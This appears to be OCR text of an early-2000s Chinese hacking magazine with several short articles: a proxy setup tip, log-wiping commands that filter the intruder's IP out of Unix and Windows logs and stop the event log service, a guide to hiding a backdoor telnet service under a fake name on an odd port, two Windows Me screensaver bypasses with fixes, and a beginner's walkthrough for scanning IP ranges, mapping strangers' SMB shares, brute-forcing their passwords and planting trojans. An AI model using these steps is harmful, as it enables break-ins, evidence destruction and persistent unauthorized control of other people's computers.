Netscape：菜单栏“Edit”－>下拉菜单“Preferences”－>双击“Advanced”－>下拉菜单“Proxies”－>在选项“Manual proxy configuration”中输入代理服务器地址和端口号。确认并退出设置。

有的朋友有国外的邮件账号，但国外网站封锁了中国的IP，如果用 Web 代理的话，很不方便，想用 Foxmail 接收，当然可以，使用代理就可解决。在 Foxmail4.2 中设置如下：菜单栏“选项”－>下拉菜单“系统设置”－>“代理”中把邮件代理服务器的勾打上，选择是 Socks4 的还是 Socks5 的，输入代理服务器地址和端口号。确认并退出设置。如图 4 所示。




图 4

关于代理服务器的设置大同小异，都是在代理服务器地址、端口等输入找到的地址和端口按确定即可（有的还需重新启动程序）。需要注意的是，免费代理服务器一般不能长久使用，而且代理服务器地址不能在国内，如果是国内，代不代理一样不能上国外网站和在国外服务器收发邮件。

现在明白了吧，为什么你的同学在“加拿大”，别人能上国外网站的原因了吧！明白了还不去试试！

命令方式清记录文件

文／席广明

清除你所进入的系统脚印是个大问题，具体怎么实施有太多的办法，我所要介绍的只是简单 & 实用。

在 *nix 下日志文件多在 /var/adm/，它主要受 /etc/syslog.conf 中的指令影响。

利用指令：more /var/adm/messages|grep -v "ip" >/var/adm/messages 就可以了，我解释一下，|grep -v "ip" 这里的 IP 就是你进入系统的 IP，作用就是过滤掉你的 IP，>/var/adm/messages 就是过滤后再重新定向回来，是不是很简单。其他日志文件也是如此。

在 Windows 2000 下日志文件在 /winnt/system32/logfiles/

利用指令：more /winnt/system32/logfiles/*.* |find /v "ip" > new

copy new/winnt/system32/logfile/*.*/y

del new

解释：|find /v “ip”也是过滤你的 IP 地址，只是这里不是定向回原文件，而是个新的文件 new，为什么呢？如果你定向回原文件，那么原文件就会变成 0 字节了。所以就有了下面的两个命令：

停止 msftpsvc 服务后覆盖 ftp 日志；

停止 w3svc 服务后覆盖 www 日志；

现在有小榕的现成的清日志软件，原理是一样的！

停止“事件日志”服务

net stop Eventlog

清除 *.log文件

Windows 2000下改Telnet做后门

现在，Windows 2000的漏洞很多，入侵一个Windows 2000的机器也相对容易，想保留果实有很多的办法。建立后门就是很常见的手段。利用Windows 2000自身的telnet就很简单，当然要经过加工，不然很容易被看出来。

步骤如下：

（1）去掉ntlm认证，可以改注册表，也可以利用ntlm.exe。

（2）将telnet服务以其他服务的形式打开，用nt工具箱中的instsrv.exe。

（3）改telnet服务的端口，利用tlntadmn.exe。

步骤一中改注册表项是将：

HKEY_LOCAL_MACHINE->SOFTWARE->Microsoft->TelnetServer->1.0->NTlM键值由0x00000002(2)变成1或0。

0：代表不使用NTLM身份验证，而使用输入用户名／密码的方式验证。

1：代表先尝试NTLM身份验证，如果失败，再使用用户名／密码的方式进行验证。

2：代表只使用NTLM身份验证。

所用工具：regdmp.exe&regini.exe，前者导出注册表后者写回注册表。我比较喜欢直接用ntlm.exe搞定。

步骤二：先看看instsrv的提示

```
Installs and removes system services from NT
INSTSRV <service name> (<exe location> | REMOVE)
  [-a <Account Name>] [-p <Account Password>]
  Install service example:
    INSTSRV MyService C:\MyDir\DiskService.Exe
    -OR-
    INSTSRV MyService C:\mailsrv\mailsrv.exe -
a MYDOMAIN\joebob -p foo
  Remove service example:
    INSTSRV MyService REMOVE
```

不用我多解释，直接：instsvr SystemTime c:\winnt\system32\tlntsvr.exe(把telnet服务程序以SystemTime服务来运行！！默认是telnet，这里要改成你认为能骗过admin的名字)

步骤三：看看tlntadmn.exe的输出：

```
Microsoft (R) Windows 2000 (TM) (内部版本号 2195)
Telnet Server Admin (Build 5.00.99201.1)
```

请在下列选项中选择一个：

（0）退出这个应用程序

（1）列出当前用户

（2）结束一个用户的会话 ...

（3）显示／更改注册表设置 ...

（4）开始服务

（5）停止服务

请键入一个选项的号码[0 – 5]以选择该选项：

——当然是选择3

请在下列选项中选择一个：

（0）退出这个菜单

（1）AllowTrustedDomain

（2）AltKeyMapping

（3）DefaultDomain

（4）DefaultShell

（5）LoginScript

（6）MaxFailedLogins

（7） NTLM

（8）TelnetPort

请键入一个选项的号码 [0 – 8] 以选择该选项：

——当然是选择8

TelnetPort 的当前值 = 23

你确实想更改这个值吗 ？[y/n] ————y

TelnetPort [当前值 = 23；]：————7(我喜欢7这个端口)

你确实想将 TelnetPort 设置为 ：7 ？[y/n]————y

只有当 Telnet 服务重新开始后设置才会生效

启动我们的telnet服务，别忘了是SystemTime，net start SystemTime一切OK！

telnet remotehost 7



屏保漏洞，瞬间攻人

文／小蓉

今天在Windows Me下做屏保试验时，发现了Windows Me的两个屏保漏洞！

漏洞一：如果你使用的是Window Me自带的屏幕保护程序，并且是“三维迷宫”和“频道屏保”之外的任一个屏幕保护程序，都存在此漏洞！还有两个限制条件：1.电源方案采用系统默认设置的将存在此漏洞；2.屏保运行时，有正在运行的程序存在，随便什么程序在运行都可以，即便是打开了一个记事本程序也可以。

具体方法：在屏保状态下，按下机箱上的Power键，屏幕上会出现“是否保存对***的修改”的对话框，用鼠标点击该对话框中的“取消”按钮，“开始”菜单竟然出来了——现在，攻击者就可以“为所欲为”了！有心人可以运行“开始”菜单中的任何程序！如果你的“开始”菜单中有什么危险的程序，那么你的系统也就危险了，即便“开始”菜单中没有任何危险程序存在，也是个大问题——屏保的作用完全失去了：限制非授权用户使用电脑的作用丧失了，还谈什么“屏幕保护”呢？

解决方案：如果文中开始所提到的条件不成立，则该屏保漏洞就不会出现。因此，消除前面所提到的条件就成为解决问题的主要思路。

方法一：不使用Windows自带的屏幕保护程序，或只使用“三维迷宫”。

方法二：有关电源设置不采用默认设置。用鼠标右键单击桌面，在弹出的菜单中选择“属性”→“屏幕保护程序”→“设置”→“电源方案”，选择非系统默认方案。

方法三：在使用屏保前，把所有正在运行的应用程序全部关闭，这样就破坏了该漏洞成立的条件，也可有效防止该漏洞。

注：此漏洞只在Windows Me下测试过，Windows 9X/2000/XP是否存在此漏洞没有做测试。

漏洞二：当你使用的屏幕保护程序为Windows自带的“频道屏幕保护程序”时，就有危险了！通过如下办法可以不经输入密码进入硬盘，甚至于造成更大的破坏！




图1

当频道屏幕保护程序运行后，在屏幕上点击鼠标右键或按键盘使屏保密码输入窗口出现，然后用鼠标拖动输入框，让密码输入窗口中的“取消”按钮刚好在屏幕中央的图片上，就是中心为淡蓝色锅状卫星天线的那个图片，“取消”按钮放在它上面（图1）。把鼠标左键对准“取消”按钮，左右键同时按下（就和你在扫雷中做的那样），如果你做得恰到好处，就会弹出IE的右键菜单（图2）。左右键一起按下，然后一起放开即可。在弹出的菜单中选择“图片另存为”，就会弹出“保存图片”对话框，此时就可以访问整个硬盘了。和在Explore里一样，此时，你的所有文件夹都暴露在别人的眼皮底下了！但此时无法运行任何程序，因为此时在“保存图片”对话框的“保存类型”栏中只能选择位图文件，无法选择其他文件类型。




图2

如果你的电脑中还装有电子书阅读工具ReadBook，那才真的危险了！因为ReadBook在默认安装状态下是会添加到右键菜单中的（在右键菜单中会增加“用ReadBook阅读”选项），如果有心人对着某个文件夹点击右键，就会弹出右键菜单，从中选择“用ReadBook阅读”，ReadBook就会运行；随着ReadBook的运行，原本不可见的任务栏出现了！“开始”菜单也随之而来！就可以运行“开始”菜单和任务栏上的任何程序了。如果你的“开始”菜单中有什么危险的程序，那你的系统也就危险了。

注意：如果在该屏保中无法使右键菜单弹出，那是因为你在按动鼠标左右键时，没有同时按下，或者是按动时，“取消”按钮不在图片上。你可等到该屏保屏幕中央的图片自动变大时再点击，就会成功调出右键菜单。

解决方案：不使用Windows自带的“频道屏幕保护程序”，换个其他的屏保，就不会有这个麻烦了！



共享入侵的五个步骤及防范

文/图 小青蛙 清风.明月

网络上的攻击方法层出不穷，但对于那些想当黑客的初学者而言，利用 NetBios 入侵是首选的入侵方式。可以说网上有关 NetBios 的文章多如牛毛，可是针对初学者的实用性强的文章却不太多，比如大多数此类文章对网络设置都没好好讲过，使许多初学者至今都没成功入侵过。

一、入侵前的准备

一台用 Modem 上网的个人电脑(保证自己有充分的支配权)，操作系统最好是 Windows 98，再加一个可以显示 IP 的 QQ，还要有一个搜索网络共享机器的好软件。在这里推荐大家使用国产黑客软件网络刺客 II，该软件功能强大，拥有网络嗅探器(Sniffer)、因特网共享资源扫描(Share Scan)、在线弱口令检测(Password Check)和网络工具(Network Tools等4大功能模块，是搜寻共享机器的好帮手。

二、共享入侵的流程

1. 检查自己的网络设置是否符合入侵要求

有相当多的初学者不能成功入侵共享机器就是因为没有正确设置网络环境，因为 Windows 98 默认安装时并没有安装“文件与共享服务”，所以不能进行共享访问。请先检查爱机有没有“网络邻居”，如果没有，就依次进入“控制面板”→“网络”，选中“Microsoft 网络用户”为主网络登录方式，然后点击“文件及打印共享”，选中“允许其它用户访问我的文件”（图1），最后按“确定”后，按提示放入 Windows 98 安装光盘进行补装。重启后你会发现你的桌面上多了个“网络邻居”。接下来我们再依次点击“我的电脑”→“拨号网络”的“服务器类型”标签，选中“登录网络”这一项并选上“NetBEUI”协议（因为“登录网络”很影响拨号速度，大部分人都早把它取消了，这也是最易被忽略的共享设置）。经过这样的设置，我们就可以远程访问共享计算机了。




图 1

注：设置共享不需要网卡。

2. 搜索Internet上的共享机器

我们首先要确定我们的目标。打开先前已下载好的带 IP 补丁的 QQ，在你的 QQ 好友里随便选一个，和他聊上几句，会显示出他的 IP 地址，假设这个IP地址为203.172.11.67。

然后运行“网络刺客”，选择“主机资源”→“搜索共享资源”，在弹出的“搜索因特网共享资源”对话框（图2），填入起始地址和结束地址，比如，起始地址填入203.172.11.0，结束地址填入203.172.11.225，点击“开始搜索”。如果你的机子性能不大好，就先喝上一杯可乐，几分钟后，回来看看，在“网络刺客II”左下角的的主机资源框中将会出现一批主机（如图3）。




图 2

3. 入侵方式种种




图 3

入侵方法有好几种，这里我推荐两种最简单的入侵方式：

（1）是直接在“开始”→“运行”里输入\\IP（这个IP就是肉鸡的IP，注意“\\”不能少！）并回车，然后再过几十秒左右就会出现那台主机所有的共享目录，这时你就可以进行访问了，如果你能顺利访问C盘，就再试试能不能在里面创建一个文件，如果可以的话，恭喜你，这是一台完全共享C盘的主机，对于这样的主机。我们可以用木马来完全获得它的控制权，非常的简单 。

(2）利用“网络刺客II”进入共享主机，任选一台机子，比如203.172.11.67，选中后单击右键，在弹出的菜单中选定“映射成网络硬盘”。



图 4

如果网络刺客右下角的信息提示框告诉你映射失败，你还可以在右键菜单中使用“刷新共享资源”再试。 如果显示类似“203.172.11.67 发现共享资源”这样的信息，则再点击




图 5

工具栏上的“映射指定网络硬盘”（图4），用你机器上的多余盘符来映射共享的文件夹（图5)。在“路径”中输入“\\203.172.11.67\MY DOCUMENTS”，如果没出现错误提示框，那就是成功了！马上打开你的“资源管理器”，是不是多了一个网络盘？快看看，天啊，可以一览无余！

如果此文件夹被设为只读，那就只能偷看一番了；如果是完全共享，那你就可以为所欲为了！下载、上传、移动、删除、改名……不过一般情况下是需访问密码的，这也好办，网络刺客II




图 6

专门准备了“猜解大师”来应付这种情况！ 点击菜单条上的“猜解机”→“共享资源猜解机”，出现“猜解大师”对话框（图6）。在“目标地址”栏中输入加密文件夹，如“\\203.172.11.67\OFFICE”，网络协议选“SMB(共享资源)”； 接着配置字典文件，单击“字典设置”，出现“字典设置”对话框（图7）；配置完毕后回到“猜解大师”，单击“开始猜解”。如果对方的共享资源密码不太复杂的话，一般几分钟就搞定了。

